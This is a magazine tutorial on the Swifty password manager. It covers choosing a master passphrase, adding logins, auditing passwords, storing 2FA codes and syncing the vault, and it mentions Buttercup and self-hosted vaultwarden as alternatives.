
## Keep it secret...

When you launch *Swifty* for the first time, there's little preamble: you'll immediately be asked to set up your master password, which you'll need to enter each time you want to access your vault.

*Swifty* won't make any suggestions as to what constitutes a good master password, so follow our advice by choosing something that's at least 14 characters long. Unlike the passwords you'll be storing in *Swifty*, however, it needs to be something memorable while not being obvious.

The solution is to create a lengthy passphrase – one that combines several unrelated words that you'll be able to memorise, but which won't make sense to anyone else. Rather than trust yourself to come up with such a passphrase, which may end up being easier to guess than you might think, try an online random passphrase generator such as that offered by Use a Passphrase ([www.useapassphrase.com](http://www.useapassphrase.com)).

By default, it generates four-word passphrases with spaces, which should be adequate for anyone who isn't planning to store state secrets in their vault (if you are, then Use a Passphrase can also generate five- and



12-word passphrases, but good luck remembering the latter). Use a Passphrase suggests passphrases with a space between each word, but we'd recommend you substitute this with a special character – think outside the box, and choose an obscure symbol such as `|` or `~` to separate each word within your phrase – for example:

`ribcage~repugnant~zestfully~think`

## ...Keep it safe

You'll be whisked to *Swifty's* main screen – see the annotation (*opposite page*) for a quick primer on where everything is – and be invited to either create your first entry or 'Import from Gdrive'. Ignore the latter option for now – we'll cover backing up and syncing your vault later. Instead, click 'Create First Entry'.

You'll be taken to the create new login screen, where you can fill up to eight fields of information. The only mandatory fields are Title, Username and Password.

You'll see a Generate button beneath the password – if you're setting up a brand new online account, click this to automatically generate a random password based on *Swifty's* current password generation settings (see below), otherwise enter the password that's currently associated with that account. Click the eye icon to its right to verify the password you've entered is correct, or to see what password *Swifty* has generated randomly (just click Generate if you want to try a different combination).

While the other fields are all optional, they're all useful in their own way. If you enter the website where your login details are used, for example, *Swifty* will attempt to retrieve a site logo or icon to help you identify it going forward, as well as provide you with a handy shortcut to the site itself. Adding tags helps you filter future searches using the tag button, while you can

*Swifty* can be used to store credit card information for pasting into websites. If you frequently misplace your wallet, it could be a lifesaver.

## QUICK TIP

For your security, if *Swifty* doesn't detect any activity for more than a minute or so, it'll log you out. Simply re-enter your master password and hit Enter to be returned to where you were previously.

## » GENERATE STRONG PASSWORDS

What constitutes the perfect password? Is it using random characters, the password length or a combination of both? Let's start with characters. Typing 'nick' as your password is clearly weaker than '\*I3G' because 'nick' is guessable, particularly if it's your first name.

But guess what? A longer – but memorable – passphrase like

'WindowsSucksUbuntuRules' is potentially stronger than '\*I3G' because while the passphrase might be guessable, it's more resistant to brute-force attacks, which run through every combination of characters to try and arrive at the correct password. Shorter passwords are therefore easier to crack because there are fewer possible combinations.

It's considered good practice to make passwords at least 12 characters long to tie up brute force attacks for years, but thanks to random password generators, you can easily make your passwords even longer – 14, 18 or even longer. Just make sure that you tick all options to use a combination of letters, numbers and symbols.



# TUTORIALS Password management

## QUICK TIP

Swifty stores its settings under `home/.config/Swifty`. Delete this folder if you'd like to wipe everything and start from scratch. It's a mandatory move if you don't set up your master password correctly at the beginning.

also record notes and – if applicable – an email address to accompany the username.

The final option – OTP – enables you to record details of one-time passwords or pins, which can (for example) help when logging into accounts that require two-factor authentication. You'll need to obtain the OTP code when you set up 2FA – the step-by-step guide reveals what to look for to obtain the code or 'secret' that you'll need.

Once you've entered your login details, click Save and it'll immediately appear in the list on the left. On the right of the screen you'll see all the fields you recorded. Next to each field is a copy icon that enables you to copy the element in question to your clipboard to paste into the website or tool that requires you to enter your login details.


Above these fields and next to the title are both pencil (edit) and rubbish bin (delete) icons. Click the former to make changes to the login entry using the same fields that you used previously, remembering to click Save to confirm your changes (or Cancel to reject them).

## Perform a password audit

Continue to add more logins to your *Swifty* vault following the same procedure as previously. Once you've transferred all your existing login details to the program, you can start to take measures to strengthen existing weak passwords. To identify those passwords that need changing, *Swifty* offers a Password Audit feature.

To trigger this, click the 'i' button in the left-hand pane. *Swifty* will quickly go through your entire vault rating your passwords using various criteria: perceived strength, length, whether they're a duplicate and if the password is more than six months' old (based on when it was entered into *Swifty*).

The audit will rate your entire vault out of 10, then list all sites that fall foul of its audit, neatly listed according to which test(s) they fail – and yes, a login can appear in more than one list. Fixing the problem is simple: identify the site, log in using your current password, then



Let *Swifty* root out the weak, duplicate and non-updated passwords from your collection. It's a long process, but the effort is worth it.

navigate to your account settings to change the password to something more secure (and maybe even explore 2FA options). Use *Swifty*'s password generator tool to create and record a strong, random password within its vault, then paste it into the website. Once you've updated all your passwords, run a fresh audit to verify you've eliminated all weaknesses.

## Secure notes and credit cards



Like all good password managers, *Swifty* can also be used to record secure notes as well as your credit card information. Recording these works in a similar way to adding login details, albeit with different fields. In the case of secure notes, simply provide a title, add tags to help categorise the note using filters, then paste your text into the Note field before clicking Save.

*Swifty*'s secure credit card vault enables you to record your card number, expiry month and year, CVC number, card or account name, plus Pin (in an obscured field for greater security). Again, use the title and tags to help identify it later on.

## Search your vault

Once your vault grows to sizeable proportions, you may struggle to quickly find the logins or notes you're looking for. If you get in the habit of tagging your logins – you can add multiple tags to items to allow them to straddle several categories – then one quick way to find what you're looking for is to click the tag button at the

## STORE TWO FACTOR AUTHENTICATION CODES



**1 Enable 2FA** Browse to the website in question and log in using your username and password. Navigate to the account settings and look for a security or profile section followed by an option to set up two-factor authentication. Look for the authentication app option. If prompted to scan in a QR code look for an option to reveal a code.

**2 Add to Swifty** Copy the code, which is likely to be a set of four-digit alphanumeric codes, and then paste it into the OTP field of *Swifty*. Click Save and you should now see a six-digit number appear in the OTP field, along with a countdown clock that goes from 30 to 0 before changing the number displayed.

**3 Complete 2FA setup** Return to the 2FA setup page and click Next. You'll be prompted to enter the six-digit code from *Swifty* to confirm you've set up 2FA for your account correctly. Once done, you may also be given back-up codes to use should 2FA stop working properly. Copy and paste these into the Notes field in *Swifty*. Clicking Save to finish the process.

## » BEYOND SWIFTY

Right now *Swifty*'s lack of mobile app and browser support count against it. If you like the idea of all the bells and whistles offered by online password managers, but don't want to trust your data to third-party storage, then there's a solution: *Buttercup* (<https://buttercup.pw/>).


*Buttercup* follows *Swifty* in being offline-first, but in addition to offering you mobile apps and browser extensions for *Chrome* and *Firefox*, it also enables you to sync your vault using *Dropbox* or *WebDAV* as well as *Google Drive*.

Another option is to install a self-hosted instance of *Bitwarden*. You'll need a server capable of running *Docker*, then add the newly renamed *vaultwarden*

(<https://hub.docker.com/r/vaultwarden/server>) container. We covered this process in **LXF260** – that featured *vaultwarden*'s predecessor (*bitwardenrs*), but this works in the same way. Just substitute *vaultwarden/server:latest* for *bitwardenrs/server:latest*.

If you're already running *bitwardenrs*, upgrading to *vaultwarden* is simple (see <https://github.com/dani-garcia/vaultwarden/discussions/1642> for instructions from the command line). If you're administering your containers through *Portainer*, it's even easier: simply stop your current instance of *bitwardenrs*, then click Duplicate/Edit. Change the Image field to *vaultwarden/server:latest*

and click 'Deploy the container'. Once you've verified the new container is up and running (wait a few minutes, then try to log into *Bitwarden* as normal), remove the old container.



*Buttercup* is a more developed – and fully featured – version of *Swifty*, should you want a more advanced password manager tool.

top of the page to reveal a drop-down list of tags. Simply click one to filter the list to include only those items with the matching tag.

Annoyingly, tags aren't arranged alphabetically in the filter drop-down list, but rather in the order they were created, so if you end up with lots and lots of tags you might find this approach becomes less intuitive over time. A quicker way to find what you're looking for is to simply start typing part of the title into the Search box above the list, which is immediately filtered as you type. Note that the search box only works with the titles you've created – you can't, for example, search by username or email.

Another disadvantage of *Swifty* is that you can't search across all three categories of logins, credit cards and secure notes at once. Nevertheless, it should still provide adequate means of finding troublesome information when you need it.

### Sync your vault

The Settings button in the bottom left-hand corner of the *Swifty* window contains four largely unrelated sections, covering a wide range of options. The first section – Vault Settings – is where you go to when you want to either back up your vault or transfer it to another computer.

You have two options here: Synchronise works with your *Google Drive* account to make it possible to keep *Swifty* in sync across multiple PCs or Macs. Click the 'Connect your *Google Drive*' button to connect via your *Google* account in your browser.

Once successfully connected you should see the *Google Drive* icon appear in the top left-hand corner with a green tick mark next to it. Whenever you make changes to your vault going forward you should see it grey out momentarily while it synchronises any changes to your *Google Drive*, all protected with the same level of encryption employed for *Swifty*'s main vault.

